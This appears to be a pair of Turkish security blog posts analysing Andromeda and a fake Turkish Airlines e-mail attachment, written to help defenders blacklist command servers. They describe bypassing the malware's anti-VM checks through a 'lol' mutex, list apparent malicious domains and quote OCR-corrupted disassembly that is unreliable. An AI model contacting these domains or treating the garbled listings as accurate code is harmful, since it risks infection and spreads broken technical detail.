


Son [yazımdan](#) yani 1 Ocak 2013 tarihinden bu yana geçen zaman zarfında Zemana'dan [Emre TINAZTEPE](#)'nin yayınlamış olduğu analiz [raporunda](#) sahte e-postalar ile gönderilen bankacılık zararlı yazılıminin Andromeda (Symantec'e göre [Downloader.Dromedan](#)) zararlı yazılımı olduğunu ve dropper (başka bir zararlı yazılım indiren ve çalıştırın zararlı yazılım) olarak çalışarak Cridex ve/veya Zeus bankacılık zararlı yazılımlarını indirdiğini görmüş olduk. Bir önceki [yazımda](#) da Andromeda zararlı yazılıminin sanal makinede çalıştırılması durumunda farklı davranışlar sergilediğini ve sadece sistemsel analizler yapılarak hatalı sonuçlara varılabileceğini görmüş olduk.

1 Ocak tarihinden bu yana sahte Turkcell, Kuveyt Türk, Türk Telekom, Garanti Bankası e-postaları ile sayısız defa tekrar ve tekrar gönderilen Andromeda zararlı yazılımı, her defasında olmasa da her iki gönderimde bir, yeni bir komuta kontrol merkez adresi ile gönderiliyordu. Durum böyle olunca da analiz için yazılım seviyesine inemeyen ancak zararlı yazılıma karşı da kurumlarını ve çalışanlarını korumak için komuta kontrol merkezi adreslerini tespit etmek ve güvenlik cihazları üzerinde kara listeye eklemek isteyen çok sayıda sistem/güvenlik yöneticisi olduğunu farkettim ve kendilerine yardımcı olabilmek adına işe koyuldu.

Normalde bu zararlı yazılım sanal makinede çalıştığını kontrol etmiyor ve farklı davranışlar sergilemiyor olsaydı bu zararlı yazılımı sanal makineye kopyalayıp, çalıştırarak ve Wireshark gibi bir trafik izleme aracı ile izleyerek haberleştiği komuta merkezlerini rahatlıkla tespit edebilirdiniz ancak aksi bir durum söz konusu olduğu için her defasında bu zararlı yazılımı, yazılım seviyesine inip analiz etmekten veya zararlı yazılım tarafından tespit edilemeyen özel olarak konfigüre edilmiş bir sanal makinede çalıştırıktan başka bir çareniz kalmıyordu. Özel olarak konfigüre edilmiş bir sanal makine, tespit edilmemek için ana sistem ile arasındaki kullanımı kolaylaştıran dosya paylaşımı gibi özelliklerden arındırıldığı için sanal makineyi tam randımanlı kullanmak pek mümkün olmuyor. Bu durumda eliniz koluñuz bağlı beklemekten veya zorluklarla mücadele ederek ilerlemekten başka çareniz kalmıyor. Peki gerçekten de öyle mi ? Aslında analiz etmek istediğiniz zararlı yazılım Andromeda olduğu sürece az önce bahsettiğim zorluklarla mücadele etmek zorunda değilsiniz.

Andromeda zararlı yazılımını yazılım seviyesinde analiz ettiğimde dikkatimi çeken lol adında bir mutex nesne kontrolü oldu.




Mutex nesnesini kabaca ve kısaca, bir yazılımin, kopyasının, sisteme çalışmasını engellemek amacıyla kullanılan bir nesne olarak düşünübilirsiniz. Örneğin X yazılımı sisteme çalıştığında Hack4Career mutex nesnesi yaratırabilir ve ardından sisteme ikinci defa çalıştırıldığında hali hazırda sisteme çalışıp çalışmadığını kontrol etmek için Hack4Career mutex nesnesini kontrol ederek bu sonuca göre sisteme tekrar çalışıp çalışmayaçına karar verebilir.

Bu kontrol sayesinde eğer lol adındaki bu mutex nesnesi sisteme yaratılmış ise Andromeda zararlı yazılımı, tüm VM kontrollerini atlayarak, pas geçerek sanal makine içinde çalışmaktadır. Kısacası Andromeda zararlı yazılıminin geliştiricisi muhtemelen sanal makinede zararlı yazılımı test edilebilmek için zararlı yazılımına bir nevi arka kapı koymuştu. Bu sayede biz de bu arka kapıdan faydalananak Andromeda zararlı yazılıminın sanal makinede çalışmasını sağlayabilir ve rahatlıkla trafigini analiz edebilirdik.

Bunun için Python ile [Andromeda Anti VM](#) adında işletim sisteminde lol adında bir mutex nesnesi oluşturan ufak bir program hazırladım. Bu sayede Andromeda zararlı yazılımını analiz etmek için yapmanız gereken tek şey Andromeda zararlı yazılımı ile birlikte Andromeda

Anti VM programını sanal makineye kopyalamak, önce [Andromeda Anti VM](#) programını daha sonra ise Andromeda zararlı yazılımını çalıştırırmak ve sanal makinenin ürettiği trafiği izleyerek kara listeye ekleyeceğiniz adresleri rahatlıkla tespit etmektedir.

Hatta benim gibi işi gereği komuta kontrol merkezlerini anlık olarak takip etmek isteyenler aşağıdaki resimde ve videoda yer aldığı gibi Andromeda Anti VM programını izleme mekanizmalarının kilit bir parçası olarak da kullanabilirler.



C:\Windows\system32\cmd.exe - dns\_monitoring.py dns.pcap

```
=====
DNS Monitoring Tool [http://www.mertsarica.com]
=====

DNS Request: www.update.microsoft.com
DNS Request: iprice.pl
DNS Request: petzcare.com.au
DNS Request: iprice.pl
DNS Request: petzcare.com.au
DNS Request: iprice.pl
DNS Request: iprice.pl
DNS Request: untalk.pl
DNS Request: untalk.pl
DNS Request: arkanets.ru
DNS Request: hygaditun.ru
DNS Request: sudokunet.ru
DNS Request: pinano.ru
DNS Request: guidetest.a.id.opendns.com
DNS Request: w10.guidetest.b.id.opendns.com
DNS Request: w10.w10.guidetest.c.id.opendns.com
DNS Request: w10.w10.w10.w10.guidetest.d.id.opendns.com
DNS Request: www.website-unavailable.com
DNS Request: dobar.pl
DNS Request: petzcare.com.au
```

Analizinizi kolaylaşdıracak Andromeda Anti VM programını [buradan](#) indirebilirsiniz.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Aşağıdaki video, 30 Ocak tarihinde gönderilen sahte Garanti Bankası e-postası ile gönderilen Andromeda zararlı yazılımı üzerinde yapılan çalışmayı içermektedir. (Andromeda zararlı yazılımlarının temin edilmesinde göstermiş olduğu yardımseverlik nedeniyle [Kemal Karakaya](#)'ya teşekkürü bir borç biliyorum.)

---

## Şeytan Ayrıntıda Gizlidir

Source: <https://www.mertsarica.com/seytan-ayrintida-gizlidir/>

By M.S on December 31st, 2012



19 Aralık 2012 tarihinde birçok banka müşterilerinden gelen ihbarları değerlendirmek ile güne başladı. Aynı anda sosyal medyada ve [NetSec](#) bilişim güvenliği e-posta listesinde Turkcell ve Vodafone'dan gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar yer almaya başladı.

**From:** Turkcell Kurumsal Tahsilat [mailto:[turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr](mailto:turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr)]  
**Sent:** Wednesday, December 19, 2012 11:35 AM  
**To:** Cagri Merkezi Insan Kaynakları  
**Subject:** Fatura Bildirimi



24 Aralık 2012 tarihinde ise bu defa THY'den gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar gündemi meşgul etmeye başladı.

If there are problems with how this message is displayed, click here to view it in a web browser.

From: Turkish Airlines <[please\\_do\\_not\\_reply@thy.com](mailto:please_do_not_reply@thy.com)>  
To: REDACTED  
Cc:  
Subject: Turkish Airlines Online Ticket - Information Message

Sent: Pzt 24.12.2012 21:52

A screenshot of an e-mail from Turkish Airlines. The subject is 'Information Message'. The message body starts with a greeting from a flight attendant. It thanks the recipient for booking online and provides the reservation code U7NBII. It also shows the processing date as Tuesday, December 25, 2012, at 03:52:03 +0800. Below this, there are links for pay and fly, online check-in, booking a hotel, and renting a car. The Turkish Airlines logo and 'A STAR ALLIANCE MEMBER' are visible at the top.


E-postaların başlık bilgileri incelendiğinde e-postaların Turkcell ve THY'den gönderiliyormuş gibi gösterilmeye çalışıldığı anlaşılmıyordu. Fakat dikkatlice bakıldığında son adımda e-postanın Tayvan'da ki bir sunucudan alınmış olduğu bu nedenle başlık bilgilerinin manipüle edildiği açıkça anlaşılıyordu.

```

Received: from mail.gff.com.tw (60.250.9.34) by [REDACTED] with Microsoft SMTP Server id 14.1.355.2; Mon, 24 Dec 2012
21:52:04 +0200
Received: from ISTEXCEDGE1.thynet.thy.com ([212.175.83.159]) by [REDACTED] for
[REDACTED] Tue, 25 Dec 2012 03:52:03 +0800
Received: from javabatchp3 (192.168.254.165) by ISTEXCEDGE1.thynet.thy.com
(10.11.91.138) with Microsoft SMTP Server id 14.1.218.12; Tue, 25 Dec 2012
03:52:03 +0800
Message-ID: <16728329.8371489790626.JavaMail.otbatch@javabatchp3>
From: Turkish Airlines <please_do_not_reply@thy.com>
To: [REDACTED]
Subject: Turkish Airlines Online Ticket - Information Message
Date: Tue, 25 Dec 2012 03:52:03 +0800
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----a_cazmn_87_11_29"
Return-Path: artistes@thy.com
X-MS-Exchange-Organization-AuthSource: [REDACTED]
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Exchange-Organization-SCL: 0
X-MS-Exchange-Organization-PCL: 2
X-MS-Exchange-Organization-Antispam-Report: DV:3.3.5705.600;origIP:60.250.9.34


```

Ardından bazı web sitelerinde ve [NetSec](#) bilişim güvenliği e-posta listesinde zararlı yazılım üzerinde yapılan kısa analizlere yer verildi ve bu analizlerde zararlı yazılımın trojan olmadığı, çalıştırıldıktan sonra 8000 numaralı bağlantı noktasında (port) dinlemeye geçtiği ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) verildiği belirtiliyordu.




Emek ve zaman harcandığı açıkça belli olan profesyonelce hazırlanmış iki farklı sahte e-posta ve sadece çalıştırıldığı sisteme 8000 numaralı bağlantı noktasında komut satırı erişimi veren zararlı bir yazılım ? Muhtemelen okurken size de inandırıcı gelmeyen bu senaryo bana da hiç inandırıcı gelmediği için sahte THY e-postasında yer alan zararlı yazılıma kısaca göz atmaya karar verdim. Özellikle yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilemektedir bu nedenle yazılım seviyesine inilmeden yapılan bir analiz sonucuna göre bir karara varmak çok doğru değildir. Yazılım seviyesine inilse dahi kimi zaman yanlışlıkla payı olabilmektedir.

Immunity Debugger aracı ile zararlı yazılımı analiz etmeye başladığında ilk dikkatimi çeken Immunity Debugger tarafından karşıma çıkan şüpheli uyarı mesajları oldu.




Ardından bir Anti Debugging teknigi olan ve zararlı yazılımlarda sıkça karşılaşılan SetUnhandledExceptionFilter dikkatimi çekti. Normalde bir yazılım çalışma esnasında ortaya çıkabilecek potansiyel hataları, istisnai durumları tespit eder ve ona göre aksiyon alır ancak öngörelmemeyen hatalar için bir yazılımcı SetUnhandledExceptionFilter filtresi ile öngörelmemeyen hataların da tespit edilmesini ve buna göre aksiyon almasını sağlayabilir. Hata ayıklayıcı (debugger) ile çalıştırılan bir yazılımda ise debugger yazılımın çalışması

esnasında ortaya çıkan hataları, istisnai durumları kendisi yönetmeye çalışır. Bunu bilen zararlı yazılım geliştiricileri de bufiltreden faydalananarak sayısal hatalara yol açacak bir kod parçası çalıştırır ve bu hatayı bu filtrenin ayıklamasını ve yazılımın akışına devam etmesini sağlar. Ancak bunu bilmeyen bir hata ayıklayıcı böyle bir hata ile karşılaşlığında yazılımın akışını devam ettiremez ve yazılım çökmüs olur kısaca SetUnhandledExceptionFilter ile debuggerlar bu şekilde devre dışı bırakılmaya çalışır.



Bu adımları geçtikten ve zararlı yazılımın paketlenmiş (packed) bölümlerini açtığını farkettim.



Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```
0040116B > 83FA E0 CMP EDX, -20
00401170 . 74 20 JE SHORT Turkish-.00401190
00401175 . 894424 04 MOU ECX,DWORD PTR DS:[408160]
00401178 . 89C424 00 MOU EDX,DWORD PTR DS:[408160]
0040117F . 894424 04 MOU ECX,DWORD PTR DS:[408160]
00401182 . 894B 38 MOU EDX,DWORD PTR DS:[408160]
00401185 > E8 26200000 CALL <JMP.&nsvcrt._setmode>
00401188 . 8915 4C914000 MOU EDX,DWORD PTR DS:[408160]
00401190 . 8915 4C914000 MOU EBX,DWORD PTR DS:[408160]
00401193 . 74 1B JE SHORT Turkish-.00401180
00401195 . 8810 60814000 MOU EBX,DWORD PTR DS:[408160]
00401198 . 895C24 04 MOU EDX,DWORD PTR SS:[ESP+4],EBX
0040119F . 8800 4C914000 MOU ECX,DWORD PTR DS:[408160]
004011A2 . 89E5 50 MOU EDX,DWORD PTR DS:[408160]
004011A5 . 894424 00 MOU ECX,DWORD PTR DS:[408160]
004011A8 > E8 00200000 CALL <JMP.&nsvcrt._setmode>
004011B1 > E8 E81F0000 CALL <JMP.&nsvcrt._p_fmode>
004011B5 . 8810 B0504000 MOU EBX,DWORD PTR DS:[408000]
004011B8 . 8918 4C914000 MOU ECX,DWORD PTR DS:[408000]
004011B9 . 894424 00 MOU EDX,DWORD PTR DS:[408000]
004011C2 . 88E4 F0 AND ESP,FFFFFFFE
004011C5 > E8 B61F0000 CALL <JMP.&nsvcrt._p_environ>
004011CA . 8808 MOU ECX,DWORD PTR DS:[EAX]
004011C8 . 894C24 08 MOU EDX,DWORD PTR SS:[ESP+8],ECX
004011D0 > E8 04800000 MOU EBX,DWORD PTR DS:[408000]
004011D3 . 894424 04 MOU ECX,DWORD PTR DS:[408000]
004011D6 > E8 04800000 MOU EDX,DWORD PTR DS:[408000]
004011D9 . 894424 00 MOU ECX,DWORD PTR DS:[408000]
004011E2 > E8 A9000000 CALL Turkish-.00401290
004011E5 > E8 821F0000 MOU EBX,EBX
004011E8 > E8 821F0000 CALL <JMP.&nsvcrt._exitw>
004011F0 . 891C24 MOU EDX,DWORD PTR SS:[ESP],EBX
004011F1 > E8 D0200000 CALL <JMP.&KERNEL32.ExitProcess>
004011F4 > E8 494424 04 MOU EDX,DWORD PTR SS:[ESP+4],ERX
004011F7 > E8 4C914000 MOU ECX,DWORD PTR DS:[408160]
004011F9 . 894424 00 MOU EDX,DWORD PTR DS:[408160]
00401200 > E8 494424 00 MOU ECX,DWORD PTR DS:[408160]
00401203 > E8 494424 00 MOU EDX,DWORD PTR DS:[408160]
00401206 > E8 A51F0000 CALL <JMP.&nsvcrt._setmode>
00401208 > E8 8115 4C914000 MOU EDX,DWORD PTR DS:[408160]
00401211 > E8 55FF5FFF JU Turkish-.0040116B
00401214 > E8 76 00 LEA ECX,DWORD PTR DS:[ESI]
00401219 . 80 DB 80 CHAR ***
0040121A BC DB BC
0040121B 27 DB 27
0040121C 00 DB 00
0040121D 00 DB 00
0040121E 00 DB 00
0040121F 00 DB 00
00401220 55 DB 55 CHAR 'U'
00401221 89 DB 89
00401222 B5 DB E5
00401223 39 DB 39
00401224 EC DB EC
00401225 39 DB 39
00401290 Turkish-.00401290
```

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-] Code auditor and software assessment

File View Debug Plugins ImmLib Options Window Help Jobs

00404513 55 PUSH EBP  
00404514 8BEC MOU EBP,ESP  
00404515 57 PUSH EDI  
00404516 59 PUSH ECX  
00404518 59 PUSH ECX  
00404519 B9 26000000 MOU ECX,26  
0040451E BA SF000000 MOU EDX,SF  
00404520 8B7C24 10 MOV EDI,WORD PTR SS:[ESP+10]  
00404521 83 C4 06 TEST ECX,ECX  
00404522 74 06 JE SHORT Turkish-.00404531  
00404523 3017 XOR BYTE PTR DS:[EDI],DL  
00404524 49 DEC ECX  
00404525 49 INC EDI  
00404526 EB F6 JMP SHORT Turkish-.00404527  
00404527 3017 XOR BYTE PTR DS:[EDI],DL  
00404528 59 POP ECX  
00404529 5A POP EDX  
00404530 5F POP EDI  
00404531 5D POP EBP  
00404532 4C RETN  
00404533 0000 ADD BYTE PTR DS:[EAX],AL  
00404534 1345 40 ADD EDX,WORD PTR SS:[EBP+40]  
00404535 0000 ADD BYTE PTR DS:[EAX],AL  
00404536 55 PUSH EBP  
00404537 8BEC MOU EBP,ESP  
00404538 59 PUSH ECX  
00404539 52 PUSH EDX  
00404542 51 PUSH ECX  
00404543 B9 26000000 MOU ECX,26  
00404544 BA SF000000 MOU EDI,SF  
00404545 8B7C24 10 MOV EDI,WORD PTR SS:[ESP+10]  
00404546 83C9 08 SUB EDI,8  
00404547 0000 TEST ECX,ECX  
00404548 74 06 JE SHORT Turkish-.00404556  
00404549 3017 XOR BYTE PTR DS:[EDI],DL  
0040454A 4C DEC EDI  
0040454B EB F6 JMP SHORT Turkish-.00404554  
0040454C 59 POP ECX  
0040454D 5A POP EDX  
0040454E 5F POP EDI  
0040454F 5D POP EBP  
00404550 C3 RETN  
00404551 0000 ADD BYTE PTR DS:[EAX],AL  
00404552 3D 45400000 CMP EDX,445  
00404553 5D 45400000 PUSH EDI  
00404554 59 PUSH ECX  
00404555 5A PUSH EBP  
00404556 57 PUSH EDI  
00404557 52 PUSH EDX  
00404558 51 PUSH ECX  
00404559 50 MOU EDI,BF9  
0040455A 59 MOU EDX,22  
0040455B 8B7C24 10 MOV EDI,WORD PTR SS:[ESP+10]  
0040455C 85C9 TEST ECX,ECX  
0040455D 74 06 JE SHORT Turkish-.00404558  
0040455E 3017 XOR BYTE PTR DS:[EDI],DL  
0040455F 4C DEC EDI  
00404560 47 INC EDI  
00404561 EB F6 JMP SHORT Turkish-.0040457E  
00404562 59 POP ECX  
00404563 5A POP EDX  
00404564 5F POP EDI  
00404565 5D POP EBP  
00404566 C3 RETN  
00404567 0000 ADD BYTE PTR DS:[EAX],AL  
00404568 61 45 PUSH 45  
00404569 4C INT 3  
00404570 0000 ADD BYTE PTR DS:[EAX],AL  
00404571 55 PUSH EBP  
00404572 8BEC MOU EBP,ESP  
00404573 57 PUSH EDI  
00404574 52 PUSH ECX  
00404575 51 PUSH ECX  
00404576 B9 F9000000 MOU ECX,BF9  
00404577 BA 22000000 MOU EDX,22  
00404578 8B7C24 10 MOV EDI,WORD PTR SS:[ESP+10]  
00404579 83C9 08 SUB EDI,8  
0040457A 85C9 TEST ECX,ECX  
0040457B 74 06 JE SHORT Turkish-.004045B5  
0040457C 3017 XOR BYTE PTR DS:[EDI],DL  
0040457D 4C DEC EDI  
0040457E 49 INC EDI  
0040457F EB F6 JMP SHORT Turkish-.004045AB  
00404580 59 POP ECX  
00404581 5A POP EDX  
00404582 5F POP EDI  
00404583 5D POP EBP  
00404584 C3 RETN

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-] Code auditor and software assessment

C File View Debug Plugins ImmLib Options Window Help Jobs

0040134F 0010 8F454000 CALL BYTE PTR DS:[ECX+40458F],1  
00401357 C70424 00060000 MOU DWORD PTR SS:[ESP+1],Turkish-.00406000 ASCII "KERNEL32.dll"  
0040135E E8 7D1F0000 CALL [CMP,&KERNEL32.GetModuleHandleA]  
00401365 8B 44 00 04 MOV EAX,DWORD PTR DS:[ESP+4],Turkish-.00406000  
00401366 89E424 MOU DWORD PTR SS:[ESP+1],ERX ASCII "GetModuleFileNameW"  
0040136E 8B 44 00 04 00 D06401 MOU DWORD PTR SS:[ESP+4],Turkish-.00406000  
00401371 E8 E0000000 CALL Turkish-.00402860  
00401374 R3 1080040000 MOU DWORD PTR DS:[408010],ERX  
00401378 C74024 05 00 00 01 MOU DWORD PTR SS:[ESP+1],104  
0040137E 8B 44 00 04 30 00 00 00 MOV EAX,DWORD PTR DS:[ESP+4],Turkish-.00406030  
00401388 C70424 0006000000 MOU DWORD PTR SS:[ESP+1],0  
00401392 A1 1080040000 MOU EAX,DWORD PTR DS:[408010]  
00401397 FF00 CALL ERX  
